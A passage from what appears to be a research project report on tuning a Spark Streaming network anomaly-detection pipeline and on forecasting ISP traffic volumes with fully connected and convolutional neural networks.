- Increasing the number of inputDStreams. In our solution, the incoming files are processed one by one (one file represents the set of data collected during one micro slot). It creates one task per input file. In order to improve parallelism, we decided to split every file in smaller files, so that Spark creates multiple tasks which can be processed in parallel. Therefore, we decide to create 7 files per micro-slot, each file contains the summary of the packets collected during the current micro-slot for one aggregation level. As our solution uses 7 aggregation levels, it takes as input at each micro slot 7 test files.
- For some operations the level of parallelism can be specified like for reduceByKey() , updateStateByKey(), reduceByKeyAndWindow().
- Use the spark.default.parallelism property. For distributed shuffle operations like reduceByKey() and join(), the default number of partitions of a RRD equals the largest number of partitions in a parent RDD. For operations like parallelize with no parent RDDs, it depends on the cluster manager. This parameters allows to set the default number of partitions in RDDs returned by transformations like join(), reduceByKey(), and parallelize when not set by user.

Spark can be explicitly repartitioned the input stream using the function repartition() on a Dstream. Spark launches for a RDD as many parallel tasks as there are partitions for this RDD.

7.2.3 Serialization

Serialization plays an important role in the performance of any distributed application. Indeed, each time Spark is transferring data over the network or spilling data to disk, it needs to serialize objects into a binary format. Formats that are slow to serialize objects into, or consume a large number of bytes, will greatly slow down the computation. By default, Spark uses the Java's ObjectOutputStream framework. Java serialization is flexible but often quite slow, and leads to large serialized formats for many classes.
Kryo serialization allows faster serialization times and a more compact binary representation, but cannot serialize all types of objects "out of the box."
In our application, we use the Krio Serialization. To use it, the spark.serializer setting must be set to org.apache.spark.serializer.KryoSerializer and all the classes that should be serialized with Kryo must be registered. Registering a class for Kry Serialization is quite straight forward. Here is an example of registering two classes for Kryo Serialization:

```
val conf = new SparkConf()
conf.set("spark.kryo.registrationRequired", "true")
conf.registerKryoClasses(Array(classOf[MyClass], classOf[MyOtherClass]))
```

7.3 Multi-Aggreg-ORUNADA stages

At every micro-slot our solution is made up of one principal job with 8 stages (if the sliding window is split in two micro-slots) and three minor jobs for every inputDStream (we got 7 inputDstream as we have one per file). It takes as input in every micro-slot text files which contain a summary of the packets arrived during the current micro slot on the monitored link. The two first stages of the principal job can be skipped thanks to check pointing. Check pointing allows storing generated RDDs to a reliable storage (HDFS) and saving information

defining the streaming computation for fault-tolerant purposes. Figure 14 displays the job DAG (Directed Associated Graph). A DAG represents the chain of RDD dependencies. Each blue, red and grey box represents a transformation on a RDD. We use a grey box for skipped operations, a red one for recovery of data from a checkpoint. Some set of operations are "pipelined" in a stage. It means that the result of a transformation is directly used as the input of another transformation and no data movement is performed. Two stages are separated by a shuffle operation. The shuffle is Spark's mechanism for re-distributing data so that it's grouped differently across partitions.




Figure 14: Directed Acyclic Graph of Multi-Aggreg-ORUNADA

These 8 stages can be grouped in 4 steps:

- The first step is made up of two stages. During the first stage, the text file generated during the previous micro-slot (and containing the data generated during the previous micro-slot) is uploaded and a RDD is generated. This latter is then repartitioned in a predefined number of partitions. However, the RDD generated during the previous micro-slot is stored in a checkpoint. Therefore, there is no need to perform again these two stages which can be skipped. That is why these two stages are made up of grey boxes in Figure 14.
- The second step is made up of three stages. The first one reads the incoming text file and creates a new RDD. It then repartitions this RDD. The obtained RDD is grouped with the RDD computed from the previous text file received during the previous micro-slot (stored in a checkpoint). To group these two RDD, our solution takes advantage of the reduceByKeyWindow() of the sliding window implemented in Spark Streaming.
- The third step is made up of the sixth and seventh stages. The sixth stage computes the Space, to normalize the data and the different subspaces. The generated RDD is a set of subspaces. The seventh stage re-partitions the RDD in order to increase the number of partitions and improve parallelization.
- The fourth step is made up of one stage. During this stage every subspace is partitioned using an incremental subspace clustering algorithm and anomalies are identified using the method presented in section 295. The result is then saved in HDFS. Furthermore, it takes also as entry a checkpoint which contains the partitions computed during the previous micro-slot.

The final RDD generated during the second step from the incoming text file is saved in a checkpoint in order to be reused during the next micro-slot. Thus, the two first stages of every micro-slot can be skipped. Furthermore, the partitions obtained using the incremental grid clustering algorithm, are saved in a checkpoint. Therefore, these partitions can be reused during the next micro-slot. In Figure 14, the colors of the DAG obtained with Spark user interface are

modified: tasks dedicated to uploading check-points are in red. There is also three other minor jobs at each micro-slot which are dedicated to check-pointing tasks: the first one stores the RDD induced by the reading of incoming files, the second saves the subspaces partitions and the third saves the RDD created for updating the normalization process.

7.4 Performance tests of our solution implementation using the Google DataProc

We validate the online and real time performance of our algorithm using the Google DataProc. We perform three experiments on the Google DataProc platform. The first one aims at evaluating the impact of the level of parallelism. The second aims at evaluating the performance of our application using different size of cluster.

For these evaluations, we use 4 ONTS PCAP files named ONTIC_20150209110843.pcap, ONTIC_20150209112128.pcap, ONTIC_20150209113433.pcap and ONTIC_20150209114734.pcap. They were collected the 9th of February between 11:08 AM and 00:01 PM and represent of 384 GB of network data. The following figure displays the number of packets per second in the ONTS traces during 10 days. The red circle represents the set of data selected for the evaluations. It can be noticed that the load of these selected traces is quite representative of the usual load of a working day. For these experiments, we use 3 different sizes of micro-slot 60 seconds, 120 seconds and 240 seconds.




Figure 15: Time series which displays the number of packets per second in the ONTS traces

7.4.1 Impact of the level of parallelism

The first experiment aims at evaluating the impact of the level of parallelism of our application run time execution. When Spark Streaming runs tasks, Spark can only run 1 concurrent task for every partition of an RDD. To modify the level of parallelism, it is possible to play on the number of partitions of the data. The number of partitions of a DStream (sequence of RDDs) can be modified easily using some Spark functions like repartition() and specify in many Spark functions like reduceByKey() , updateStateByKey(), reduceByKeyAndWindow().

As our application partitions each subspace independently and in parallel (the clustering is not distributed) the maximum level of parallelism equals to the total number of subspaces. We do not distribute the clustering step as it is an increment grid clustering algorithm with a low complexity. However, it could be possible to distribute it if needed, i.e. if a subspace has many points, the subspace could be split in multiple slices and each slice could be partitioned independently.

Table 6 summarizes the number of features and the number of subspaces per aggregation level. From this table we can conclude that the maximum level of number of partitions that should be used equals to 1288.

Table 6: Number of subspaces per aggregation level

Aggregation level	Number of features	Number of subspaces
Flow	24	276
ICMP	13	78
IPDst	24	276
IPSrc	24	276
P2P	24	276
UDP	6	15
TCP	14	91
Total	129	1288

These experiments were performed using 1 master and 3 workers with 8 cores and 30 GB. Furthermore, the time window (or time slot is set to 120 seconds). The results of these experiments are presented in Table 7.

Table 7: Impact of the level of parallelism (number of partitions) on the speed of our application

Size of the micro-slot	Number max of partitions	Run-time execution of one micro-slot in minutes
24 cores and 90GB	1	Out of memory issue
24 cores and 90GB	3	30.4m
24 cores and 90GB	5	15.5m
24 cores and 90GB	40	3.2m
24 cores and 90GB	60	2.9m
24 cores and 90GB	80	3.2m

From these results, we can notice that the rune time execution of our solution decreases till reaching a limit. Beyond a certain number of partitions the run time execution of our solution, increases slightly. These results can be explained by the fact beyond a certain number of partitions Spark overhead (serializing, repartitioning which leads to shuffling) is more important than the gain of creating a new partition.

7.4.2 Impact of the size of the cluster

The second experiment aims at evaluating the impact of the size of the cluster on the speed of our application. Once again, the performance of our application should not improve once there is more than one core per subspace, i.e. 1288 cores. For this experiment, we also use different level of parallelisms (i.e. different number of partitions). For each size of cluster, we display the best results obtained with the optimal number of partitions. For this experiment we use a micro slot of size 2M and a time slot (or size of the window) of 4m. The results are displayed in Table 8.

Table 8: Impact of the number of cores on the speed of our solution

Total number of cores for	Number max of partitions	Run-time execution of one

the workers and RAM in the cluster		micro-slot in minutes
8 cores and 30GB	10	40.5m
16 cores and 60GB	40	10.2m
24 and 90GB	60	2.9m
32 and 120GB	70	3.3m
40 and 150GB	70	3.5m

Once again we can notice that the rune time execution of our solution decreases till reaching a limit. Beyond a certain number of cores the run time execution of our solution, increases slightly. These results can be explained by the fact beyond a certain number of core Spark overhead (serializing, repartitioning, shuffling) is more important than the gain of adding new cores.

7.4.3 Discussion

The results obtained with spark streaming are not real-time, it takes at least a few minutes to process a micro slot. These results can be partially explained as follows:

1. the small-files problem. HDFS deals with blocks of 64MB and our incoming text files are in average of 20 MB. Therefore, our inputs are not well suited to HDFS.
2. Spark Streaming's performance can be improved by using larger batches, but larger batches moves further away from real-time processing towards stored batch mode, and exacerbates the stream processing and real-time, time-based analytics issues.
3. It consumes a lot of memory and issues around memory consumption are not handled in a user friendly Manner.
4. Spark streaming is mostly used for web application which only does a simple process for every batch of data. We think that it is not well suited for our solution. Indeed, our solution needs to perform an extensive process at every batch of data.

Furthermore, Spark Streaming tuning and configuration must be modified according to the size of the incoming data and is then not well suited to our use cases. Spark should allow a fast distribution of an application over a cluster of servers.

8 Network traffic forecasting

One of the main research interests of the ONTIC consortium has been the possibility of making reliable forecasts of the dynamics of network traffic. To this end, during the first two years of the project the consortium has devoted efforts to conducting research in the field of time series analysis, as well as to producing software for transforming the ONTS traces into an adequate form for this purpose.

Our previous analysis revealed interesting facts about the behavior of the traffic traces collected at SATEC-Interhost facilities, such as clear long-term regularities observed in the traffic volume.

During the last year we have set out to determine the extent to which the behavior of network traffic, namely the number of traffic flows crossing the core network of an ISP, can be predicted. To this end, we have adopted to main measures:

- An efficient method to incorporate long-range context into the input data for the forecasting models.
- Aggregation to produce more coarse-grained but more accurate forecasts.
- The use of state-of-the-art methods for time series analysis.

The rest of this section is structured as follows:

- Section 8.1 describes our approach to time series forecasting.
- Sections 8.2, 8.3 and 8.4 describe the measures we have adopted to improve the quality of the forecasts.
- Section 8.5 describes shows our experimental results. To validate the effectiveness of our methods, we have trained and evaluated models over one-week-long subsets of the ONTS traces from five different months.
- Section 8.6 contains our conclusions and possible future research directions.

8.1 Problem setting

We consider time series of the form $x_1, \ldots, x_n$, where x_k, $k = 1, \ldots, n$ represents the number of TCP connections active at time k in the analyzed network link. We have processed the ONTS data set as explained in deliverable D4.2 to obtain time series of a granularity of one second, that is, we have one measurement every second for all the processed time periods. Our goal is the following: given a set of l consecutive entries, $x_{t-l}, \ldots, x_{t-1}$ predict the next one: x_t.

A successful method for this task is undoubtedly useful for ISP's, as it can help in detecting anomalous behavior or in adequately provisioning resources so as to optimize costs without compromising availability.

In deliverable D4.2 we described our first models for this purpose and showed the obtained results. We trained models to make predictions one, two and four seconds ahead. Even though some methods seemed to consistently outperform others, our forecasts of this kind at this scale were not much more accurate than what a naïve approach would achieve. We now describe the approaches we have taken to try to improve these results.

8.2 Modeling exponentially wide context efficiently

One of the reasons of the difficulty of predicting the behavior of network traffic is the lack of context. Presumably, to produce the best possible forecasts it is convenient to consider a reasonably sized interval of previous data. For instance, we can use the last 60 observations, corresponding to the last minute, and make a prediction based on their values. The problem with this approach is that we are only taking into account the most immediate events, but ignoring the context of long-term dynamics.

To increase the amount of contextual information one can simply increase the size of the sample used to predict. Instead of 60 observations we can take 120. Unfortunately, this approach

doubles the dimensionality of the input data, which can have significant impacts on computational and statistical efficiency, providing only context for a period twice as long as the previous one.

To tackle this problem we propose the following approach. As we look further back into the past, the most relevant elements of the information become more coarse-grained. Therefore, we can aggregate data from the distant past and, presumably, obtain almost as much information as we would be taking all observations into account. More precisely, we construct data instances as follows:

$$\{f(x_{2^c i}, x_{2^c i+2^c-1}) : i = 1, \dots, w\}$$

Where

- $f : I \to R$ (where I is the set of intervals of consecutive observations) is an aggregation function. $f(x_a, x_b)$ for some $a \leq b$ computes an aggregation of the values ranging from x_a to x_b in the given time series.
- w is the size of the forecasting window, that is, the number of observations that we use as input in each data instance.
- c is the *exponential context degree*, which we define as the base-2 logarithm of the width of the interval aggregated by f.

This way we can incorporate exponentially wide time windows with a linear amount of data. As an example, consider we want to take a window of length 60 and *exponential context degrees* of 1, 2 and 3. Then, a single data instance of our input data will be comprised of the following entries.

$$x_{t-60}, \dots, x_{t-3}, x_{t-2}, x_{t-1}$$
$$f(x_{t-120}, x_{t-119}), \dots, f(x_{t-4}, x_{t-3}), f(x_{t-2}, x_{t-1})$$
$$f(x_{t-240}, x_{t-237}), \dots, f(x_{t-8}, x_{t-5}), f(x_{t-4}, x_{t-1})$$
$$f(x_{t-480}, x_{t-473}), \dots, f(x_{t-16}, x_{t-9}), f(x_{t-8}, x_{t-1})$$

That is, with 240 data we are modeling the events up to 480 seconds in the past, which would require 480 data using all elements of the time series.

8.3 Coarse-grained long-term forecasts

Even though, as we showed in deliverable D4.2, the more complex methods such as artificial neural networks generally outperformed traditional approaches like ARIMA, they did so only by a small margin, and the average errors remained well over what could be deemed noticeably beneficial by a network service provider.

The reason for this is the amount of noise present in the signal sampled at the one-second frequency. As shown in deliverable D4.2, the standard deviation of this time series after first-differencing is most often around 100, which suggests that almost the totality of the changes observable in one-second intervals will lie below 300. At this scale, the dynamics of traffic loads are strongly subject to the intrinsic randomness of human behavior. This means that the exact amount of traffic flows could increase by 50 or drop by 100 in almost equal likelihood, depending mainly on unpredictable phenomena.

To deal with this problem we propose to explore the predictability of our data at wider time ranges, by trying to forecast the mean values over a time period. The prospects of this approach are supported by both intuition and theory. Intuitively, the behavior of network traffic is expected to be more structured in the long term, where randomness plays a lesser part in the dynamics. Theoretically, the scale of aggregated observations increases linearly in the number

of components, while the standard deviation of Gaussian random variables increases as a fractional power.

We therefore train our models not only to predict the exact value of the time series one or more seconds ahead, but also to predict the average value 2, 4, 8, 16, 32 and 64 seconds in advance. This of course results in more coarse-grained forecasts and therefore larger absolute errors, but as we show in our experiments, the error with respect to the variability of the data is decreased. Since the resulting forecasts are done further into the future, this might be very valuable for certain applications such as optimized resource provisioning.

8.4 Convolutional neural networks

Over the last ten years, research in the field of neural networks has experienced tremendous progress. Our preliminary experiments, described in deliverable D4.2, showed a slight advantage of neural networks over other models, so the ONTIC consortium has devoted efforts to explore these in more depth during the last year of the project. In particular, we have explored the applicability of convolutional neural networks.

Convolutional neural networks were first proposed in the 1990s, but have only recently experienced widespread success, due to the availability of big data sets and the emergence of efficient techniques to train deep networks. Convolutional networks are adequate for any input data in which the topology of the features is meaningful, which is the case, for instance, of images, but also of time series.

In addition to their ability to exploit the topology of the input data, convolutional neural networks are efficient thanks to weight-sharing, which helps reduce the number of parameters to be estimated.

The way convolutional networks are employed is depicted in Figure 16. A set of convolutional filters, whose number and width are manually chosen, are learned for each exponential sub-time series, which act as separate input channels. After traversing all convolutional layers (whose number is also manually chosen), the input undergoes the transformations learned by a fully connected neural network. The resulting forecast is the value of a single, linear output unit.




Figure 16 Convolutional neural networks for network traffic load forecasting

8.5 Experimental results

In order to confirm whether our proposed methods yield any improvement in the quality of the forecasts, we ran an extensive set of experiments on data extracted from the ONTS data set. Our main goals were the following:

- To determine whether the exponentially wide context helps improve the quality of the forecasts.

- To determine whether our approach based on convolutional networks offers any advantage over regular fully connected networks.
- To determine if better forecasts can be made at increased time scales.

In a nutshell, the tests consisted in training the models on data from one time period (training set) and evaluating their ability to make predictions on data from a different one (test set). The training-test pairs employed are listed in Table 9.

Table 9 Training-test set pairs for evaluation

Task	Training set	Test set
1	Weekend February	Weekend March
2	Weekend March	Weekend April
3	Weekend April	Weekend June
4	Weekend June	Weekend July
5	Weekend July	Weekend February
6	Weekdays February	Weekdays March
7	Weekdays March	Weekdays April
8	Weekdays April	Weekdays June
9	Weekdays June	Weekdays July
10	Weekdays July	Weekdays February

Given the significant differences in the behavior of network traffic during weekdays and weekends, we treated these two cases separately. The resulting tasks amount to 10 in total.

We tested the abilities of the models to make forecasts at different time scales by aggregating data as explained in section 8.3. Specifically, we transformed the time series so that each entry represents the mean of 1, 2, 4, 8, 16, 32 and 64 steps ahead.

We evaluated both artificial neural networks (ANN), that is, neural networks with fully connected layers, and convolutional neural networks (CNN). ANNs consisted of one hidden layer of 60 units. CNNs consisted of the same, plus one convolutional layer with 30 convolutional patches of width 15.

Both networks were trained using the same approach. A random subset containing 10% of the data was kept for validation, unused for training. The training process went on until no improvement on the validation split was observed for 50 epochs. Afterwards, the weights that yielded the best validation error were kept. The network was designed using the keras[1] library with the Theano deep learning framework as backend. We tune the hyperparameters of our convolutional neural network via random search The training was done on an Asus ROG Strix Geforce GTX 1080 Gaming 8GB GDDR5X GPU equipped with 2500 CUDA cores and 8GB of RAM. The whole process took around 5 or 6 days.

All layers were slightly regularized using l2-norm penalty terms, 3.61924394389e-08 for fully connected layers and 2.47691881529e-08 for convolutional layers (these values were chosen via random search). Dropout, which is usually very effective for classification, was problematic for this task, so it was not used.

The input data for each forecast consisted of the 60 previous entries (at a resolution of 1 second regardless of the aggregated steps ahead) with an exponential context degree of up to 2 (see section 8.2). In the case of ANNs, the input amounted to a180-dimensional vector, while in the case of CNNs it consisted of 3 channels of size 60 each.

[1] https://keras.io/

In addition to ANNs and CNNs, we evaluated a naïve approach, which consisted simply in using the last observed value as a prediction. This allowed us to evaluate how much of an improvement our methods yield with respect to a straightforward, nearly zero-cost approach.

8.5.1 ANNs and CNNs at different time scales

Figure 17-Figure 36 show the mean absolute error (MAE) and the mean squared error (MSE) for the three approaches on each task. These plots trigger interesting insights.

First of all, we can see that at very short-term forecasts, even though ANNs and CNNs tend to outperform the naïve approach, their edge is very small. This suggests, as we previously hypothesized, that the amount of noise at this time scale is too high, which would render the attempts to make reliable forecasts futile. At wider time scales, the improvement yielded by ANNs and CNNs is much more significant, suggesting that the use of these models is worth it if a network manager were to find their accuracy within acceptable margins for his or her demands.

Second, certain apparently anomalous events seem to occur. In particular, the MSE attained by CNNs looks irregular in certain instances. The reason for this is most likely the fact that CNNs, as more complex models, have a stronger variance component built into their predictions. Therefore, even if their forecasts are more accurate in general, a few large errors can easily cause the MSE to skyrocket due to its quadratic nature. This hypothesis is supported by the fact that in those instances, the MAE does not present such anomalous behavior. In all likelihood, stronger regularization should be enough to combat this problem, although it remains to be seen the effect that would have on the overall error.

Third, even though, contrary to our expectations, CNNs do not consistently outperform ANNs, a closer look at the plots reveals that this seems to be the case mostly for weekend data Figure 17-Figure 26), whereas in weekdays (Figure 27-Figure 36) CNNs do perform significantly better than ANNs, save for some exceptions. The reason for this might be the fact that the ONTS traces are more structured during weekdays. On weekends, even though ANNs and CNNs seem to be able to capture the structure of the data at wide time scales better than the naïve approach, which one of the two ends up being better seems to be bound to the intrinsic randomness of the traffic behavior.

Our conclusions after running these experiments can be summarized as follows.

- First of all, it is necessary to remark how costly it is to use neural networks. Other approaches, while probably less effective, would have taken minutes or hours to train, whereas our networks took days using proper -though admittedly not the most powerful available- hardware. Even if the whole training process took almost 6 days, the necessary prior undertakings, involving hyperparameter search, fine-tuning and the trial of different architectures, took months to complete. It is therefore very hard to validate hypotheses regarding the hyperparameters and the network architecture. In research, it makes it difficult to make progress. In applied domains, users of these methods need to ponder whether the investment is really worth it.
- Very short term forecasts seem to be nearly impossible to improve with respect to naïve methods, even using state-of-the-art approaches.
- Model complexity, if not properly regularized, can be very risky, as it can occasionally produce large errors. It is therefore essential to extensively validate hyperparameter choices.
- Convolutional layers seem to help improve forecasts when the input data are sufficiently structured.




Figure 17 Training: Weekend February Test: Weekend March




Figure 18 Training: Weekend February Test: Weekend March




Figure 19 Training: Weekend March Test: Weekend April




Figure 20 Training: Weekend March Test: Weekend April




Figure 21 Training: Weekend April Test: Weekend June




Figure 22 Training: Weekend April Test: Weekend June




Figure 23 Training: Weekend June




Figure 24 Training: Weekend June

Test: Weekend July




Figure 25 Training: Weekend July
Test: Weekend February

Test: Weekend July

